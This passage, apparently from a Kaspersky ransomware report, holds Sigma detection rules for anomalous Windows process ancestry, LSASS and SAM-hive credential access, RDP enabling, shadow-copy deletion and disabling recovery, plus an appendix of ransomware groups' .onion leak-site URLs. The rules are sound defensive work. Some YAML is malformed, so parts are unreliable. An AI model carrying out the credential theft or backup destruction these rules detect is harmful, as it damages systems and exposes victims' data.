            - "\lsm.exe"
            - "\LsaIso.exe"
            - "\services.exe"
    selection6:
        ParentImage|endswith:
            - '\wininit.exe'
    selection7:
        Image|endswith:
            - "\smss.exe"
    selection8:
        ParentImage|endswith:
            - '\smss.exe'
            - '\system'
    selection9:
        Image|endswith:
            - "\svchost.exe"
            - "\taskhost.exe"
```

```
selection10:
    ParentImage|endswith:
        - '\services.exe'
        - '\svchost.exe'
selection11:
    Image|endswith:
        - "\taskhostw.exe"
selection12:
    ParentImage|endswith:
        - '\svchost.exe'
        - '\taskhostw.exe'
selection13:
    Image|endswith:
        - "\wininit.exe"
        - "\winlogon.exe"
selection14:
    ParentImage|endswith:
        - '\smss.exe'
selection15:
    Image|endswith:
        - "\RuntimeBroker.exe"
selection16:
    ParentImage|endswith:
        - '\RuntimeBroker.exe'
        - '\svchost.exe'
condition: (selection1 and not selection2) or (selection3 and not selection4) or (selection5 and not selection6) or (selection7 and not selection8) or (selection9 and not selection10) or (selection11 and not selection12) or (selection13 and not selection14) or (selection15 and not selection16)
falsepositives: unknown
level: High
```



```
title: Created Windows Shell from Critical Windows Process
description: Anomaly behaviour critical windows process
author: Kaspersky
status: stable
tags:
    - attack.Defense _ Evasion
    - attack.T1036
logsource:
    product: windows
    category: process _ creation
detection:
    ParentImage|endswith:
        - '\searchindexer.exe'
        - '\lsaiso.exe'
        - '\lsm.exe'
        - '\spoolsv.exe'
        - '\wininit.exe'
        - '\smss.exe'
        - '\csrss.exe'
        - '\lsass.exe'
        - '\services.exe'
        - '\winlogon.exe'
    Image|endswith: -
        - '\powershell _ ise.exe'
        - '\cmstp.exe'
        - '\appvlp.exe'
        - '\mftrace.exe'
        - '\scriptrunner.exe'
        - '\forfiles.exe'
        - '\msiexec.exe'
        - '\rundll32.exe'
        - '\mshta.exe'
        - '\hh.exe'
        - '\wmic.exe'
        - '\regsvr32.exe'
        - '\scrcons.exe'
        - '\bash.exe'
        - '\sh.exe'
        - '\cscript.exe'
        - '\wscript.exe'
        - '\powershell.exe'
        - '\cmd.exe'
    condition: selection
falsepositives: Unknown
level: High
```

```
title: Suspicious LSASS Memory Access
description: Detects process access LSASS memory with read/write rights
author: Kaspersky
status: stable
tags:
    - attack.Credential _ Access
    - attack.T1003.001
logsource:
    category: process _ access
    product: windows
detection:
    selection:
        TargetImage|endswith: '\lsass.exe'
        GrantedAccess|re: '(?i)0x\w*[1235679abdef]\w(\s|$)'
whitelist:
    SourceImage|endswith:
        - '\wbem\wmiprvse.exe'
        - '\csrss.exe'
        - '\wininit.exe'
        - '\lsm.exe'
        - '\logonui.exe'
        - '\msiexec.exe'
        - '\siworktm _ host64.exe'
        - '\tphkload.exe'
        - '\scenarioengine.exe'
        - '\officeclicktorun.exe'
        - '\filesinusehelper.exe'
        - '\bct.exe'
        - '\apphelppercap.exe'
        - '\filesinusehelper.exe'
        - '\msert.exe'
        - '\sisidsservice.exe'
        - '\vmtoolsd.exe'
        - '\vmware-updatemgr.exe'
        - '\ccsvchst.exe'
        - '\appdynamics.coordinator.exe'
        - '\symerr.exe'
        - '\google\update\googleupdate.exe'
        - '\microsoft\edgeupdate\microsoftedgeupdate.exe'
        - '\dropbox\update\dropboxupdate.exe'
        - '\websense\websense endpoint\webservice.exe'
        - '\zscaler\zsatunnel\zsatunnel.exe'
        - '\adobe\adobegcclient\agmservice.exe'
        - '\installflashplayer.exe'
        - '\flashplayerinstaller.exe'
        - '\adobearmhelper.exe'
        - '\adobearm.exe'
        - '\armsvc.exe'
```

- '\kavfswp.exe'
- '\kaspersky lab\networkagent\vapm.exe'
- '\kaspersky lab\kaspersky security center\vapm.exe'
- '\kaspersky lab\networkagent\kldumper.exe'
- '\kaspersky lab\networkagent\klnagent.exe'
- '\avp.exe'
- '\kaspersky lab\kaspersky endpoint security for windows\kldw.exe'
- '\kaspersky lab\kaspersky endpoint security for windows\avpsus.exe'
- '\cisco\cisco anyconnect secure mobility client\vpnagent.exe'
- '\cisco\cisco anyconnect secure mobility client\acwebsecagent.exe'
- '\lenovo\imcontroller\service\lenovo.modern.imcontroller.exe'
- '\tensor company ltd\sbis3plugin\sbis3plugin.exe'
- '\bitdefender\endpoint security\epupdateservice.exe'
- '\bitdefender\endpoint security\epsecurityservice.exe'
- '\teamviewer\update\update.exe'
- '\tkauduservice64.exe'
- '\ccm\ccmexec.exe'
- '\ccm\sensorlogontask.exe'
- '\collectguestlogs.exe'

condition: selection and not whitelist

falsepositives:

- Legitimate software accessing LSASS process for legitimate reason or with excessive rights; update the whitelist with it

level: high

```
title: Detected Access to SAM,SYSTEM and SECURITY registry hives
description: Detects SAM,SYSTEM and SECURITY registry hives accessing
author: Kaspersky
status: stable
tags:
    - attack.Credential _ Access
    - attack.T1003.002
    - attack.T1003.004
    - attack.T1003.005
    - attack.Discovery
    - attack.T1012
logsource:
    product: windows
detection:
    selection:
        EventID:
            - 4663
        ObjectType: 'key'
        ObjectName|contains:
            - '\\sam\\sam\\domains\\account\\users'
            - '\\control\\lsa\\JD'
            - '\\control\\lsa\\GBG'
            - '\\control\\lsa\\Skew1'
            - '\\control\\lsa\\Data'
            - '\\security\\cache'
            - '\\security\\policy\\secrets'
    filter:
        ProcessName:
            - 'c:\\windows\\system32\\services.exe'
            - 'c:\\windows\\system32\\lsass.exe'
    condition: selection and not filter
falsepositives: -
level: high
```

```
title: System Network Connections Discovery via Standard Windows Utilities
description: Detects system network connections discovery via standard windows utilities
author: Kaspersky
status: stable
tags:
    - attack.Discovery
    - attack.T1049
logsource:
    product: windows
    category: process _ creation
detection:
    selection1:
        Image|endswith:
        - '\netstat.exe'
    selection2:
        Image|endswith:
        - '\net.exe'
        - '\net1.exe'
    selection3:
        CommandLine|contains:
        - 'session'
condition: selection1 or (selection2 and selection3)
falsepositives: Legitimate Administrator activity
level: low
```

```
title: System Network Connections Discovery via PowerShell
description: Detects system network connections discovery via PowerShell
author: Kaspersky
status: stable
tags:
    - attack.Discovery
    - attack.T1049
    - attack.Execution
    - attack.T1059.001
logsource:
    product: windows
    category: process _ creation
detection:
    selection1:
        Image|endswith:
        - '\powershell.exe'
        - '\powershell _ ise.exe'
    selection2:
        CommandLine|contains:
        - 'Get-NetTCPConnection'
condition: selection1 and selection2
falsepositives: Legitimate Administrator activity
level: low
```

```
title: Enabling RDP via Registry
description: Detects registry modification to enable RDP
author: Kaspersky
status: stable
tags:
  - attack.Lateral_Movement
  - attack.T1021.001
  - attack.Persistence
  - attack.T1133
  - attack.Defense_Evasion
  - attack.T1112
logsource:
  product: windows
  category: registry_event
detection:
  selection:
    EventType: SetValue
    TargetObject|endswith:
      - '\Control\Terminal Server\WinStations\RDP-Tcp\UserAuthentication'
      - '\Control\Terminal Server\fDenyTSConnections'
      Details: 'DWORD (0x00000000)'
    condition: selection
falsepositives: Legitimate System Administrator actions
level: high
```



```
title: Enabling RDP in Windows Firewall
description: Detects adding new firewall rule for enabling RDP
author: Kaspersky
status: stable
tags:
  - attack.Lateral _ Movement
  - attack.T1021.001
  - attack.Persistence
  - attack.T1133
  - attack.Defense _ Evasion
  - attack.T1112
logsource:
  product: windows
  category: process _ creation
detection:
  selection:
    ImageName|endswith: 'netsh.exe'
  selection2:
    - CommandLine|contains|all:
      - 'group="remote desktop"'
      - 'enable=Yes'
    - CommandLine|contains|all:
      - 'action=allow'
      - 'enable=yes'
      - 'port=3389'
  condition: selection and selection2
falsepositives: -
level: high
```

```
title: Shadow Copies Deletion
description: Detects deleting shadow copies or backups by system utilities
author: Kaspersky
status: stable
tags:
    - attack.Impact
    - attack.T1490
logsource:
    product: windows
    category: process _ creation
detection:
    selection _ vssadmin1:
        Image|endswith: '\vssadmin.exe'
        CommandLine|contains|all:
            - 'delete'
            - 'shadows'
    selection _ vssadmin2:
        Image|endswith: '\vssadmin.exe'
        - CommandLine|contains|all:
            - 'resize'
            - 'shadowstorage'
    selection _ wmic:
        Image|endswith: '\wmic.exe'
        CommandLine|contains|all:
            - 'shadow'
            - 'delete'
    selection _ powershell:
        Image|endswith:
            - '\powershell.exe'
            - '\pwsh.exe'
        CommandLine|contains|all:
            - 'Win32 _ Shadowcopy'
            - 'delete'
    selection _ wbadmin:
        Image|endswith: '\wbadmin.exe'
        CommandLine|contains: 'delete'
    selection _ diskshadow:
        Image|endswith: '\diskshadow.exe'
        CommandLine|contains|all:
            - 'delete'
            - 'shadows'
condition: 1 of them
falsepositives: Legitimate System Administrator actions
level: high
```

```
title: Disable Automatic Windows Recovery
description: Detects disable automatic windows recovery via bcdedit
author: Kaspersky
status: stable
tags:
    - attack.Impact
    - attack.T1490
logsource:
    product: windows
    category: process _ creation
detection:
    selection:
        Image|endswith: '\bcdedit.exe'
        CommandLine|contains|all:
            - 'recoveryenabled'
            - 'no'
    condition: selection
falsepositives: Legitimate System Administrator actions
level: high
```



## Appendix II – Additional URL with victim info

Actors	Site
BlackCat	<a href="http://alphvmmm27o3abo3r2mlmjrpdmezrykajqc5xsj7j7ejksbpsa36ad[.]onion">http://alphvmmm27o3abo3r2mlmjrpdmezrykajqc5xsj7j7ejksbpsa36ad[.]onion</a>
Blackbyte	<a href="http://dlyo7r3n4qy5fvzv4645nddjwari7wjdd6wzckomcyc7akskkxp4glcad[.]onion">http://dlyo7r3n4qy5fvzv4645nddjwari7wjdd6wzckomcyc7akskkxp4glcad[.]onion</a> <a href="http://f5uzduboq4fa2xkjloprmctk7ve3dm46ff7aniis66cbekavksxgeqd[.]onion">http://f5uzduboq4fa2xkjloprmctk7ve3dm46ff7aniis66cbekavksxgeqd[.]onion</a>
Clop	<a href="http://santat7kp1lt6iyvqbr7q4amdv6dzh6paatvyrzl7ry3zm72zigf4ad[.]onion">http://santat7kp1lt6iyvqbr7q4amdv6dzh6paatvyrzl7ry3zm72zigf4ad[.]onion</a>
Conti	<a href="http://continewsnv5otx5kaoje7krkto2qbu3gtqef22mnr7eaxw3y6ncz3ad[.]onion">http://continewsnv5otx5kaoje7krkto2qbu3gtqef22mnr7eaxw3y6ncz3ad[.]onion</a>
Hive	<a href="http://hiveleakdbtnp76ulyhi52eag6c6tyc3xw7ez7iqy6wc34gd2nekazyd[.]onion">http://hiveleakdbtnp76ulyhi52eag6c6tyc3xw7ez7iqy6wc34gd2nekazyd[.]onion</a>
Lockbit	<a href="http://lockbitapt6vx57t3eeqjofwgcgilmutr3a35nygvokja5uuccip4kyd[.]onion">http://lockbitapt6vx57t3eeqjofwgcgilmutr3a35nygvokja5uuccip4kyd[.]onion</a>
Pysa	<a href="http://pysa2bitc5ldeyfak4seeruqymqs4sj5wt5qkcq7aoyg4h2acqjeywad[.]onion">http://pysa2bitc5ldeyfak4seeruqymqs4sj5wt5qkcq7aoyg4h2acqjeywad[.]onion</a>
RagnarLocker	<a href="http://rgleaktxuey67yrgspmhvtqrqtgogur35lwdrup4d3igtbm3pupc4lyd[.]onion">http://rgleaktxuey67yrgspmhvtqrqtgogur35lwdrup4d3igtbm3pupc4lyd[.]onion</a>